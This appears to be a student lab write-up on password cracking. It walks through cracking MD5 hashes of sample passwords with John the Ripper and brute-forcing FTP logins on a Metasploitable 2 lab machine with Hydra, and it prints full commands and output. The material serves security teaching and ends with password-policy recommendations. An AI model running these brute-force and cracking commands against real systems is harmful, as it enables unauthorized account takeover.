Experiment 6: Password Cracking & Credential Harvesting

Scenario:

From a previous SQL injection attack, you have obtained a list of hashed passwords. The concern is that weak passwords allow attackers to pivot within the network.

Tasks:

- Use John the Ripper or Hashcat to crack the obtained hashes.
- Alternatively, if allowed, use Hydra to brute-force SSH or FTP logins on Metasploitable 2.
- Evaluate how easily an attacker could escalate their access.

Deliverable:

A list of cracked passwords or confirmed account access, along with complexity recommendations.

TASK 1

INTRODUCTION TO JOHN THE RIPPER

John the Ripper is a popular tool used to crack password hashes. Password hashes are a way of storing passwords securely by converting them into a code. John the Ripper works by trying different possible passwords (from a list or using its own methods) to match the code. It's helpful for testing how strong a password is by seeing if it can be cracked easily. This tool shows how weak or simple passwords can easily be exposed.

Step 1: Generate MD5 Hashes for Sample Passwords

Command:

```
echo -n "password" | md5sum

echo -n "abc123" | md5sum

echo -n "charley" | md5sum

echo -n "letmein" | md5sum
```

Step 2: Save the Hashes to a File

Command:

```
nano hashes.txt
```

Important: When copying the hashes into a file (e.g., hashes.txt), make sure to remove the dash (-) and extra spaces at the end of each line. Only the raw hash value should be included for cracking tools like John the Ripper to work properly.

Step 3: Crack the Hashes with John the Ripper

Command:


```
john --format=raw-md5 hashes.txt
```

Step 4: View Cracked Passwords

Command:

```
john --show --format=raw-md5 hashes.txt
```

Output:



```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 hashes.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=5
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (?)
abc123           (?)
letmein          (?)
Proceeding with incremental:ASCII
charley          (?)
4g 0:00:00:00 DONE 3/3 (2025-05-09 12:09) 11.42g/s 509022p/s 509022c/s 510668C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 hashes.txt
?:password
?:abc123
?:charley
?:letmein

4 password hashes cracked, 0 left
```

TASK 2

INTRODUCTION TO HYDRA

Hydra is a powerful password-cracking tool used to test the security of login systems by performing brute-force attacks. It works by automatically trying many combinations of usernames and passwords against services like SSH, FTP, HTTP, and more. Security professionals use Hydra to identify weak or easily guessable credentials and improve system defenses. It is intended for ethical use in penetration testing and security assessments.

Step 1: Setup Metasploitable 2

1. **Start Metasploitable 2**

2. **Find IP Address of Metasploitable 2**

   ```
   ifconfig
   ```

Step 2: Choose Target Service (SSH or FTP)

You can either target SSH (port 22) or FTP (port 21) on the machine. Here, we'll focus on FTP.

Step 3: Create Username List

Command:

```
echo -e "msfadmin\nuser\nadmin\ntest" > users.txt
```

Step 4: Create Password List

Command:

```
echo -e "msfadmin\n123456\npassword\nadmin" > passwords.txt
```

Step 5: Command for FTP Brute-Force Attack


Command:

```
hydra -L users.txt -P passwords.txt ftp://<metasploitable2_ip>
```

Where:

- -L users.txt → specifies the list of usernames.
- -P passwords.txt → specifies the list of passwords.
- ftp://<metasploitable2_ip> → the target service (FTP) on the Metasploitable 2 machine.

Output:



```
┌──(kali㉿kali)-[~]
└─$ hydra -L users.txt -P passwords.txt ftp://192.168.140.12
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 12:17:24
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sessi
on found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ftp://192.168.140.12:21/
[21][ftp] host: 192.168.140.12   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 12:17:44
```

Conclusion:

This experiment demonstrated how easily weak or common passwords can be exploited using tools like John the Ripper and Hydra. John the Ripper effectively cracked MD5-hashed passwords using wordlists, highlighting the risks of using predictable passwords. Hydra showed how brute-force attacks against login services like FTP can quickly uncover valid credentials when weak username-password combinations are in place. These tasks underscore the importance of enforcing strong password policies, using complex and unique passwords, and conducting regular security assessments to protect systems from unauthorized access.

****